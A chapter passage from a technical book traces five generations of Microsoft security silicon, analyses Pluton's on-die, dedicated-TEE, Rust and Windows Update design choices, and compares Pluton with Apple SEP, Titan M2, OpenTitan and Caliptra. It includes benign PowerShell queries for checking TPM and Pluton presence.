Five generations of Microsoft security silicon

Microsoft's path to Pluton-on-PC was not linear. The architecture took shape across five generations of Microsoft security silicon: three direct predecessors, the PC deployment itself, and one parallel path. Each generation contributed a piece the next one needed. The shape of Pluton-on-PC was determined by what Xbox One *was*, what Cerberus *could not be on a client*, what Azure Sphere *proved at scale*, and what Caliptra *would later make visible as a choice rather than a technical necessity*.

> **Two 'Generation N' enumerations, different ontologies.** This chapter counts Microsoft security-silicon programs (Generations 3-7 = Xbox One, Cerberus, Azure Sphere Pluton, Pluton-on-PC, Caliptra). The TPM chapter (Chapter 2) uses a spec-era/storage taxonomy instead: Generation 0 is software-only storage, and Generations 1-3 are TPM 1.1b, TPM 1.2, and TPM 2.0. The two schemes share an index space but count different things. Project Cerberus appears as Generation 4 here even though it is *discrete* (not on-die), because the count is over Microsoft security-silicon programs, not over TPM realisations.

> ◆ **DEFINITION — HARDWARE ROOT OF TRUST (RoT)** A hardware element that anchors three separable services: Root of Trust for Storage (the chip can hold private keys that never leave it), Root of Trust for Reporting (the chip can sign attestations of its own state and of code it measured), and Root of Trust for Measurement (the chip records integrity hashes of code as it loads). The TPM 2.0 specification names all three; Pluton, Apple SEP, Caliptra, and OpenTitan implement subsets and combinations of them.

Generation 3: Xbox One on-die security processor (2013)

Existence proof. Microsoft and AMD co-designed the Xbox One SoC with an on-die security subsystem [49]. Console signing key. Hardware-enforced separation between Game OS and System OS. The Xbox One demonstrated, at consumer-console scale, that Microsoft and a chip vendor could ship an on-die security processor that survived a determined adversary with full physical access. Limitation: console-only. No TCG TPM 2.0 wire surface. Microsoft did not commit publicly that this design would ever leave the Xbox.

Generation 4, Project Cerberus (November 8, 2017)

Discrete RoT chip on the server BMC. NIST SP 800-193 alignment [138] [139]. Open spec at OCP [136] reference implementation on GitHub [137]. Architecturally the inverse of Pluton: external chip, separate flash interception, dedicated authority. *That* shape is right for a server motherboard. *That* shape is wrong for a $700

ultrabook. BOM cost, board area, and per-OEM design-in cost rule it out, and reintroducing an external bus would re-expose the very Andzakovic-class surface the program is trying to close. Cerberus is not a rejected design; it is the *server-side* answer that runs alongside the client-side answer Pluton would later be. The two coexist in the November 17, 2020 announcement, which describes Cerberus as *"providing a secure identity for the CPU that can be attested by Cerberus"* [49]. Server-side RoT and client-side RoT compose; they do not compete.

Generation 5: Azure Sphere Pluton MCU (April 2018)

The first public, named appearance of "Pluton." MediaTek MT3620 SoC; Linux-based MCU OS; Azure Sphere Security Service in the cloud [140] [132]. *"Our Pluton Security Subsystem is the heart of our security story"* [132]. Three things became public commitments in 2018 and operationally proven by the 2020 GA milestone [141]. First, Microsoft-designed on-die security IP could be licensed to a third-party SoC and taped out under another vendor's process. Second, Microsoft-operated cloud-side firmware servicing was viable at MCU scale. Third, the *Seven Properties* mapped cleanly onto the silicon-plus-firmware-plus-cloud triple. Limitation: MCU-class power and instruction set; not Windows; product retiring in 2027.

> ▪ **SIDE NOTE** The precision matters. The *design pattern* (on-die security processor, Microsoft-signed firmware, cloud or OS-channel updates) dates to Xbox One in 2013. The *name* "Pluton" first appears publicly on April 16, 2018 in the "Introducing Microsoft Azure Sphere" launch post [140] the December 20, 2018 *Anatomy of a Secured MCU* post [132] is the first technical description. The 2020 PC announcement uses the name retroactively for the 2013 design. When narrating: the design is Xbox-era, the name is Azure-Sphere-era.

Generation 6: Pluton on Windows-PC SoCs (November 17, 2020)

The subject of the design-choices section below. Brief hand-off here. Microsoft, AMD, Intel, and Qualcomm announced that the Pluton design would ship on Windows-PC SoCs [49]. AMD Ryzen 6000 was the first Pluton silicon to reach market, announced at CES 2022 with OEM systems shipping later that year [144] [145]. Microsoft Learn currently lists AMD Ryzen 6000 / 7000 / 8000 / 9000 / Ryzen AI; Intel Core Ultra 200V Series, Ultra Series 3, and Series 3; and Qualcomm Snapdragon 8cx Gen 3 and Snapdragon X Series [6]. This is the generation the rest of the chapter lives in.

Generation 7, Caliptra 1.0 (April 2024)

Open-source datacenter Root of Trust. Co-designed by Microsoft, Google, AMD, and NVIDIA. Specification, RTL, ROM, and runtime all public on CHIPS Alliance [146] [147]. *"Caliptra targets datacenter-class SoCs like CPUs, GPUs, DPUs, TPUs. It is the specification, silicon logic, ROM and firmware for implementing a Root of Trust for Measurement (RTM) block inside an SoC"* [146]. Caliptra is not a successor to Pluton. It is a *parallel path*, and that distinction is what makes Caliptra structurally important for this chapter: it makes the single-signer choice in Pluton visible as a choice, not a technical necessity. Caliptra exists. The single-signer property of Pluton-on-PC is therefore not the only design that 2024 hardware can support; it is the one Microsoft chose for the client.

The five generations side by side:

Generation	Year	On-die?	Discrete?	Open RTL?	Multi-signer?	Trust anchor	Where it ships
3: Xbox One sec proc	2013	Yes	No	No	No	Microsoft (Xbox CA)	Xbox One console
4: Project Cerberus	2017	No	Yes	No (open spec / firmware RI)	No (per-deployment signer)	Microsoft Azure CA (operator)	Server BMC
5: Azure Sphere Pluton	2018	Yes	No	No	No	Microsoft (AS3)	MCU (MediaTek MT3620)
6: Pluton-on-PC	2020	Yes	No	No	No	Microsoft (Windows Update)	Windows 11 client SoCs
7: Caliptra 1.0	2024	Yes	No	Yes	Multi-vendor by deployment	Per-chip integrator	Datacenter SoCs




Figure 3.4: Five generations of Microsoft security silicon: three direct predecessors (Xbox One, Cerberus, Azure Sphere), the PC deployment (Pluton-on-PC), and one parallel path (Caliptra). Edge labels capture the contribution of each generation to the next.

What, exactly, makes Generation 6 different from the four generations that came before it, and what new trust does each of its design choices ask the reader to place in Microsoft?

The breakthrough: on-die plus dedicated TEE plus Rust plus Windows Update

The November 17, 2020 announcement [49] is shorter than its consequences suggest. It makes four design choices explicit. Each one closes a specific architectural gap that 2014-2024 had opened. Each one also names a new trust that is now placed in Microsoft. This section walks the four choices, the gap each one closes, and the trust each one creates.

Design choice 1: on-die SoC integration

There is no off-package TPM bus between the CPU and the Pluton block. The November 2020 announcement names this property as the structural answer to the bus-sniffing class: *"attackers have begun to innovate ways to attack [the TPM], particularly in situations where an attacker can... gain physical access to a PC... target[ing] the communication channel between the CPU and TPM"* [49]. With Pluton,

that communication channel is silicon, not a board trace. Andzakovic-class bus sniffers therefore lose the off-package TPM bus they need [78].

The new trust: the silicon supply chain. Microsoft licenses the IP block; AMD, Intel, and Qualcomm tape it out on TSMC or another foundry; the OEM integrates the resulting SoC into a finished product. None of those steps is on the public record at the bit level. (See open problem 5 (supply-chain integrity beyond firmware signing) in the open-problems section below.)

Design choice 2: dedicated TEE, not shared

Public Microsoft documentation describes Pluton as a secure subsystem integrated into the SoC, not as the same coprocessor that runs AMD SEV setup or Intel CSME runtime services [6]. On that public architecture, faulTPM-class attacks on the AMD PSP do not transitively drop Pluton secrets [99], because Pluton-as-TPM is not the PSP fTPM service. The structural failure that defeated AMD fTPM (one fault drops everything because the TEE is shared) does not apply to Pluton-as-Pluton. (AMD-Ryzen-6000-class chips can ship Pluton silicon next to the existing PSP-based fTPM; the OEM picks which the host advertises as the system TPM via the Pluton (HSP) BIOS toggle and PSP-directory 0xB BIT36 soft fuse Garrett 2022 documents [130]. Windows TBS exposes one TPM at a time. On systems the OEM exposes as fTPM, faulTPM-class attacks remain valid; on systems exposed as Pluton-as-TPM they no longer reach Pluton's TPM state.)

The new trust: Microsoft's chip-level isolation engineering. The TEE is dedicated only because Microsoft and the chip vendor agreed to dedicate it. There is no public peer-reviewed audit demonstrating that the Pluton boundary is bit-for-bit non-shared with PSP / CSME on shipping silicon. The independent CHES 2024 study TPMScan [148] [149] sampled 78 TPM 2.0 versions across 6 vendors, and the IACR TCHES record states explicitly that the corpus *"includes recent Pluton-based iTPMs"* alongside dTPM, fTPM, and earlier iTPM variants from Microsoft, AMD, Intel, Infineon, ST, and Nuvoton [149]. The paper's per-vendor findings center on RSA / ECDSA nonce-leakage and command-timing observability across the corpus; the paper does not single Pluton out for a per-implementation audit, and it does not characterize Pluton's specific timing surface as worse or better than the iTPM cohort it sits in. The TPMScan study therefore *places* Pluton inside the audited iTPM population without singling it out: a useful baseline, not a Pluton-specific clean bill of health.

Design choice 3: Rust-based firmware foundation on 2024+ AMD / Intel

Microsoft Learn states the platform scope explicitly: *"Pluton platforms in 2024 AMD and Intel systems will start to use a Rust-based firmware foundation given the importance of memory safety"* [6]. On those 2024+ AMD and Intel platforms, memory-safe firmware is a direct response to the firmware-CVE history: TPM-Fail [95], the long Intel ME / AMD PSP CVE backlog, and reference-code defects such as CVE-2025-2884 (worked example below). The class of bug that a memory-safe runtime structurally rules out is large; it is not the entirety of the bug surface (logic bugs survive Rust), and Microsoft has not made the same public Rust statement for Qualcomm or the 2022 AMD Ryzen 6000-era firmware.

> **What 'Rust-based firmware foundation' actually commits to.** Microsoft Learn commits to *"a Rust-based firmware foundation"* on 2024+ AMD and Intel platforms [6]. Secondary technology press has named the runtime as Tock OS, the memory-safe embedded operating system maintained by an open community [150]. Tock is a plausible candidate. It is the most mature publicly reviewed memory-safe embedded RTOS for the kind of constraints Pluton operates under. But Microsoft has not made the Tock attribution publicly. The honest reading is: Rust on the PC firmware path is committed; the specific runtime has not been named by Microsoft as of 2026. The reader who wants to track this should watch the Microsoft Learn Pluton page for an explicit runtime name.
>
> The reason this hedge matters: "Pluton runs Tock" is widely repeated in tech press, and the difference between "memory-safe Rust embedded OS" and "specifically Tock" is the difference between an architectural commitment and a procurement choice. Both are interesting, but they are not the same statement.

> ▪ **SIDE NOTE** Garrett's April 2022 reverse-engineering [130] documented that the Pluton firmware blob on the 2022 AMD Ryzen 6000 BIOS he disassembled was an ARM image containing chunks that appeared to derive from the TCG TPM 2.0 reference code (the *Pluton in 2026* section carries the verbatim quote and the *What Pluton still cannot do* section carries the CVE-2025-2884 connection). That is the 2022 firmware on a 2022-vintage chip; it is not the 2024+ Rust runtime. Both observations are consistent: the 2022 ARM blob is what existed on first silicon, and the 2024+ Rust foundation is what Microsoft Learn now commits to for AMD and Intel systems. CVE-2025-2884 is relevant to that lineage as a reference-code risk, not public proof that every Pluton build carried the vulnerable `CryptHmacSign` revision.

The new trust: Microsoft's compiler and SDLC. The chip ships running code that Microsoft authored. Whatever the compiler optimized away, whatever the test suite did not catch, whatever subtle un-`unsafe`-block reasoning passed code review. That becomes the property of the chip's trust anchor.

Design choice 4: Windows Update servicing path

Microsoft Learn: *"Pluton platform supports loading new firmware delivered through operating system updates"* [6]. The boot-lifecycle detail matters. The SPI-resident Pluton firmware is loaded during hardware initialization; during Windows startup, the operating system loads the latest valid Pluton firmware if Windows Update has delivered one, otherwise it uses the firmware loaded at hardware initialization; UEFI capsules remain the mechanism that updates the SPI-resident early image [6]. Therefore the architectural fact is narrower than "every boot phase is instantly patched": Windows Update gives Microsoft a dynamic OS-startup firmware-loading path, while pre-OS TPM use on the first boot after an update still depends on the SPI-resident image until the platform's persistence mechanism has advanced. Microsoft has not published a numerical SLA for Pluton firmware delivery; this chapter will not assert one.

The new trust: Microsoft's signing key and Windows Update infrastructure. Whoever can sign valid Pluton firmware for the Windows Update path can, in principle, affect the OS-loaded firmware on every Pluton chip that accepts that channel; the SPI-resident early image remains tied to the UEFI-capsule path Microsoft Learn describes [6]. This is the same trust that already underwrites the rest of Windows; Pluton extends it to the chip itself.

The trust shift, named explicitly

Pull the four choices together. Each narrows a specific 2014-2024 attack class: bus, shared-TEE, firmware-CVE, OEM-capsule patch latency. Each names a new trust placed in Microsoft: silicon supply chain, chip-level isolation engineering, compiler and SDLC, signing key and Windows Update infrastructure. *On-die alone is not the breakthrough. The breakthrough is the combination.*

The November 2020 announcement also commits to a property beyond TCG TPM 2.0: SHACK. *"Pluton also provides the unique Secure Hardware Cryptography Key (SHACK) technology that helps ensure keys are never exposed outside of the protected hardware, even to the Pluton firmware itself"* [49]. The TCG TPM 2.0 specification requires that keys be non-exportable from the chip; SHACK extends the boundary one ring inward, naming a class of keys that the firmware running on Pluton itself cannot read. This is Microsoft's claim that Pluton offers a *stronger* property than the TCG TPM 2.0 spec requires. Verifying that claim from outside Microsoft requires source access Microsoft has not published.

◆ **DEFINITION, SHACK (SECURE HARDWARE CRYPTOGRAPHY KEY)** A Pluton property named in the November 17, 2020 announcement [49] Microsoft's claim that Pluton's non-exportability boundary extends one ring inside the TCG TPM 2.0 boundary, so keys are unreadable even by Pluton firmware. See the design-choices prose above for the verbatim Microsoft quote and the chapter's hedge that no external peer-reviewed validation of SHACK exists as of 2026.

How the chip boots and how the chip gets patched

The boot-and-attest sequence below is the public shape of how Pluton starts and how new firmware reaches it. The exact ROM-to-FMC-to-runtime chain is generic to on-die RoT designs (Caliptra exposes this shape openly in its source [146]); Pluton's specific protocol details are not all on the public record, so the diagram captures the architectural shape rather than a Microsoft-internal protocol.




Figure 3.5: Pluton boot and update, architectural shape. The shape is generic to on-die RoT designs; specific protocol bytes between Pluton and Windows Update are not on the public record.

The detection logic that follows is the structural shape of the `Get-Tpm` PowerShell query that the checklist section will revisit. It is mocked here to make the four-letter `MSFT` check explicit while preserving the caveat: `MSFT` means a Microsoft-backed TPM interface, which can be Pluton on physical hardware or a Microsoft virtual TPM in a VM.

▸ **KEY IDEA** The Pluton breakthrough is the *combination*, not on-die alone. On-die plus dedicated TEE plus a Rust-based foundation where Microsoft has committed to one plus OS-channel firmware loading: four design choices, each narrowing a different 2014-2024 attack class, each placing a new trust in Microsoft. The chip is the cheapest part of the system. The cost is what those four trusts add up to.

What is actually shipping in 2026? Hardware lists, OEM enablement behavior, vendor pushback that survived from 2022 into 2026: the gap between marketing claim and shipping reality.

Proof on a live machine

Pluton is physical silicon. The lab VM used for this book exposes a host-provided virtual TPM, not a Microsoft Pluton security processor. This chapter therefore uses only ○ **DOCUMENTED** evidence. There are no captured Pluton bytes and no green lab-evidence blocks; only documented-source markers appear.

A reader with Pluton-equipped hardware should verify two separable facts: whether Windows enumerates a Microsoft Pluton security processor under Plug and Play, and whether TPM Base Services is currently backed by a Microsoft TPM manufacturer string. The separation matters because Pluton can be present but not selected as the active TPM, and because virtual TPMs supplied by Microsoft virtualization stacks can also report Microsoft as the TPM manufacturer.

○ Microsoft Learn, *Microsoft Pluton security processor* and *Microsoft Pluton as TPM*; expected shape only · a VM exposes a host vTPM, not the physical Pluton silicon these claims concern

```
FriendlyName                          Status
------------                          ------
Microsoft Pluton Security Processor   OK
Trusted Platform Module 2.0           OK
```

reproduce `Get-PnpDevice -Class SecurityDevices | Select-Object FriendlyName, Status`

The Device Manager form of the same check is: open **Device Manager → Security devices** and look for the Microsoft Pluton security-processor entry. The exact list depends on whether the OEM exposes Pluton as the TPM or alongside another TPM; the point is to distinguish the security processor's presence from the TPM interface Windows is actively using.

Microsoft Learn and source-post manufacturer-string logic; expected value only · a VM exposes a host vTPM, not the physical Pluton silicon these claims concern

```
ManufacturerIdTxt ManufacturerVersion TpmPresent TpmReady
----------------- ------------------- ---------- --------
MSFT              "<firmware version>" True       True
```

reproduce `Get-Tpm | Select-Object ManufacturerIdTxt, ManufacturerVersion, TpmPresent, TpmReady`

`ManufacturerIdTxt = MSFT` is a Microsoft TPM signal, but it is not by itself a Pluton proof. On physical hardware, `MSFT` is the value you expect when Pluton is exposed as the TPM. In Azure, Hyper-V, and other Microsoft virtualization contexts, a Microsoft-provided **virtual TPM** can also report `MSFT`. Cross-check `Get-PnpDevice -Class SecurityDevices`, Device Manager, and the OEM firmware setting before concluding that a machine is running on Pluton silicon. In the same fleet query, `INTC` indicates Intel PTT, `AMD` indicates AMD fTPM, and common discrete vendors include Infineon, STMicro, and Nuvoton.

Pluton in 2026. What is shipping, where, and how to verify

The 2020 announcement is now five and a half years old. The 2022 first-silicon shipment is four. What is the actual fleet shape in 2026?

The Microsoft-published hardware list

The current Microsoft Learn Pluton page enumerates the supported silicon: AMD Ryzen 6000, 7000, 8000, 9000, and Ryzen AI; Intel Core Ultra 200V Series, Ultra Series 3, and Series 3; and Qualcomm Snapdragon 8cx Gen 3 and Snapdragon X Series [6]. Treat that as the Pluton-capable silicon list. *Present* and *enabled by default* are not the same property, which is the point of the next subsection.

Default-on versus default-off varies by OEM SKU

The first x86 silicon to ship with Pluton was AMD Ryzen 6000 “Rembrandt”, at CES 2022. Phoronix’s launch coverage [144] confirms that the CES 2022 keynote disclosed the integration. The vendor responses that followed in March 2022 set the OEM-by-OEM posture that the fleet still reflects in
2026. The Register obtained vendor statements
[127]. Lenovo deployed the chip on AMD Ryzen 6000 ThinkPads but disabled it: *“AMD Ryzen 6000 ThinkPads will include Pluton as it’s present in those AMD chips,*

though the feature will be disabled by default"; Intel-powered ThinkPads *"will not support Microsoft Pluton at launch"*; the Snapdragon 8cx Gen 3 Lenovo X13s did include Pluton [127]. Dell's reply was the most direct: *"Pluton does not align with Dell's approach to hardware security and our most secure commercial PC requirements"* [127] [128]. HP declined to comment.

The 2024 inflection is the Copilot+ PC program. Microsoft Learn lists Snapdragon X Series and current Surface-class silicon as Pluton-capable [6], and Copilot+ made Pluton-visible hardware far easier to buy at retail. But "supported silicon," "enabled in firmware," and "active TPM backing" remain distinct procurement facts; default-on status must still be verified per OEM SKU.

> ▪ **SIDE NOTE** The 2024 Copilot+ inflection is the first time Pluton-capable Windows-PC hardware became a high-volume consumer retail category. Prior to Copilot+, Pluton was often off (Lenovo AMD Ryzen 6000 ThinkPads), absent (Dell), or behind a BIOS toggle the user had to find. Copilot+ narrows the discoverability problem, but procurement still has to verify whether the OEM enabled Pluton and whether Windows is using it as the active TPM.

Linux 6.3: February 20, 2023

The standard TCG Command Response Buffer (CRB) interface that Pluton exposes is reachable from Linux. Phoronix records the merge: *"Linus Torvalds merged to Linux 6.3 Git the TPM CRB support for Microsoft's controversial Pluton security co-processor"* [129] [151]. The driver author was Matthew Garrett [151]. Pluton-as-TPM is now reachable from non-Windows operating systems via the standard TCG CRB transport. This constrains (although it does not eliminate) the "Microsoft-only black box" narrative. The chip speaks the open TCG wire protocol that any operating system can talk to.

Garrett's reverse-engineering, April 2022

Matthew Garrett's April 2022 disassembly of the Asus ROG Zephyrus G14 BIOS [130] yielded two facts that matter for the rest of this chapter. First, the user-controllable BIOS Pluton (HSP) toggle on AMD Ryzen 6000 may not be a hardware power-down. The firmware strings Garrett found say: *"NOTE: This option will NOT put HSP hardware in disable state, to disable HSP hardware, you need setup PSP directory entry 0xB, BIT36 to 1"* and then document bit 36 as disabling the HSP core, gating the HSP clock, and allowing no further PSP-to-HSP commands [130]. Garrett's own hedge follows immediately: *"my interpretation of this is that it doesn't directly influence Pluton, but disables all mechanisms that would allow the OS to*

communicate with it" [130]. Inventory queries that report "Pluton present" do not always distinguish enabled from soft-disabled. Second, *"there's a blob starting at 0x0069b610 that appears to be firmware for Pluton. It contains chunks that appear to be the reference TPM2 implementation, and it broadly decompiles as valid ARM code"* [130]. The Pluton firmware blob is, on the silicon Garrett looked at, an ARM image with apparent TCG TPM 2.0 reference-code ancestry. That is the observation that makes CVE-2025-2884 (the worked example below) relevant to Pluton firmware as a plausible lineage risk, not proof of a specific vulnerable Microsoft build.

◆ **DEFINITION — SOFT-FUSE PLUTON DISABLE (PSP DIRECTORY 0XB BIT36)** On AMD Ryzen 6000 / 7000 / 8000 platforms, the OEM can set PSP directory entry 0xB bit 36 in the AMD-firmware part of the BIOS. Garrett's firmware strings say bit 36 disables the HSP core, gates the HSP clock, and stops further PSP-to-HSP commands; Garrett separately hedges that the user-facing BIOS toggle may only disable the mechanisms that let the OS communicate with Pluton [130]. This is a soft fuse / exposure-control path, not evidence that Pluton is merely PSP firmware. The host's TPM advertisement (`Get-Tpm`) does not always distinguish enabled-Pluton from soft-disabled-Pluton; verification requires inspecting the BIOS-level Pluton (HSP) toggle directly, or correlating against the Plug-and-Play device list.

⚠ **CAUTION** **Pluton present is not Pluton enabled.** Garrett's PSP-directory soft-fuse documentation [130] is the practical pitfall of any 2026 Pluton procurement audit. An OEM can ship AMD Ryzen 6000 / 7000 / 8000 silicon with Pluton soft-disabled at boot. Inventory queries that count "Pluton-present" SKUs without correlating against the BIOS-level Pluton (HSP) toggle will overcount by an unknown margin. The checklist section walks the practical detection path.

The fleet shape, in one comparison table:

Platform	First shipped	Default state at launch	Vendor posture today	Linux support
AMD Ryzen 6000 mobile	January 2022 [144]	Off on Lenovo ThinkPad [127] Dell declined [128]	Per-OEM; soft-fuse trap on Lenovo	Linux 6.3 CRB driver [129]
AMD Ryzen 7000 / 8000 / 9000 / Ryzen AI	2023-2025	Per-OEM SKU	Microsoft Learn lists as supported [6]	Same CRB driver

Platform	First shipped	Default state at launch	Vendor posture today	Linux support
Intel Core Ultra 200V / Series 3	2024 onward	Per-OEM SKU	Microsoft Learn lists as supported [6]	Same CRB driver
Snapdragon 8cx Gen 3 (Lenovo X13s)	2022	On at launch [127]	Shipping	Same CRB driver
Snapdragon X Series Copilot+ PCs	2024	On by default [6]	Microsoft + Qualcomm core program	Same CRB driver
Microsoft Surface Copilot+	2024	On by default [6]	First-party Microsoft hardware	Same CRB driver




Figure 3.6: Pluton fleet shape in 2026: by silicon family, by OEM brand, by default state at retail.

Pluton is not the only on-die security processor in 2026. Apple has the Secure Enclave Processor. Google has Titan M2. The OCP coalition has Caliptra. How does Pluton compare, and what does the comparison reveal about Microsoft's design choices?

Competing approaches: Apple SEP, Google Titan M2, OpenTitan, Caliptra, Cerberus

Pluton is not alone. The platforms below are its nearest analogs: the strongest evidence that Microsoft's design choices were *choices*, not technical necessities.

Apple Secure Enclave processor

Apple's *Apple Platform Security* documentation describes SEP as *"a dedicated secure subsystem integrated into Apple [SoC]... isolated from the main processor to provide an extra layer of security"* [62]. By deployment count it is the most mature single-vendor on-die security processor on the planet: shipping in every iPhone since the iPhone 5s (2013), every iPad since iPad Air, and every Apple-silicon Mac [62] [152]. The architecture has matured generation by generation: a Boot ROM as the hardware root of trust; an Apple-customized L4 microkernel; a Memory Protection Engine that combines AES-XEX with CMAC and an anti-replay tree on A11 / S4 and later; a Boot Monitor on A13 and later that hashes the loaded image and updates the SCIP (System Coprocessor Integrity Protection) settings before transferring control; and on A14 / M1 and later, the Memory Protection Engine *"supports two ephemeral memory protection keys"*: one for SEP-private data and a second one shared with the Secure Neural Engine [62].

The trade-off versus Pluton is not the architecture. It is the *governance model*. Apple owns the silicon, the operating system, the signing key, and the device. The multi-signer political question never arises because there is only one signer for every layer of the stack. The cost: complete lock-in. The Apple T2 line, which shipped in 2017-2020 Intel Macs as a discrete A10-derived security chip running bridgeOS, inherited the A10 Boot ROM [153]. The A10 Boot ROM has the structurally important property that no Boot-ROM-resident bug can be patched without silicon respin: which the *checkm8* / *blackbird* class of jailbreaks demonstrated end-to-end. T2 was discontinued June 5, 2023 [153]. The lesson is direct: *renewable security* (Seven Properties #6) is not optional. Even Apple's vertically integrated stack pays the price when a generation ships without it.

> ❝ **SOURCE QUOTATION** A dedicated secure subsystem integrated into Apple [SoC]... isolated from the main processor to provide an extra layer of security.: Apple, *Apple Platform Security* [62]

Google Titan M / Titan M2 and OpenTitan

Google announced Titan M with the Pixel 3 launch in October 2018 [154]: *"This year, with Pixel 3, we're advancing our investment in secure hardware with Titan M, an enterprise-grade security chip custom built for Pixel 3..."* [154]. Titan M2 followed with Pixel 6 in October 2021 [155]. Both are discrete or in-package security chips on Pixel for Android Verified Boot, StrongBox-grade key storage, anti-rollback, and lock-screen verification. Both are Google-vertical: Google designs the chip, Google operates the cloud back end, Google ships the OS.

OpenTitan is the open-source descendant. Hosted by lowRISC, it is *"the first open source project building a transparent, high-quality reference design and integration guidelines for silicon root of trust (RoT) chips"* [156]. RISC-V Ibex core; hardware AES, HMAC, KMAC, and OTBN big-number engines; full RTL, ROM, and verification stack public; Apache 2.0 license. OpenTitan reached commercial availability on February 13, 2024 [157]: the first open-source silicon project to do so. The press release names the nine coalition members verbatim: *"Google, Winbond, Nuvoton, zeroRISC, Rivos, Western Digital, Seagate, ETH Zurich and Giesecke+Devrient, hosted by the non-profit lowRISC CIC"* [157]. OpenTitan is the closest existing answer to "what would an open-source Pluton look like?", but as of 2026 it is discrete or in-package, not on-die in an application SoC.

> ▪ **SIDE NOTE** The lowRISC press release is precise on a point that secondary press has frequently flubbed. lowRISC is the *host* organization for OpenTitan; it is not a member of the nine. The nine commercially announced coalition members on February 13, 2024 are Google, Winbond, Nuvoton, zeroRISC, Rivos, Western Digital, Seagate, ETH Zurich, and Giesecke+Devrient [157]. The distinction matters because lowRISC's role is governance, not deployment.

Caliptra

The OCP coalition's open-source datacenter Root of Trust. Specification, RTL, ROM, FMC, and runtime are public on CHIPS Alliance [146] [147]. Founders: Microsoft, Google, AMD, NVIDIA. Google Cloud's Caliptra-1.0 announcement reports: *"the Caliptra specification and open-source hardware and software implementation is complete, reaching the revision 1.0 milestone."* The Google Cloud post adds that the Caliptra IP block is being integrated by member companies into chips expected in the market in 2026. Caliptra targets *"datacenter-class SoCs like CPUs, GPUs, DPUs, TPUs"* [146]. It is not a Pluton substitute on Windows clients: the form factor is different and the threat model assumes server-side operators.

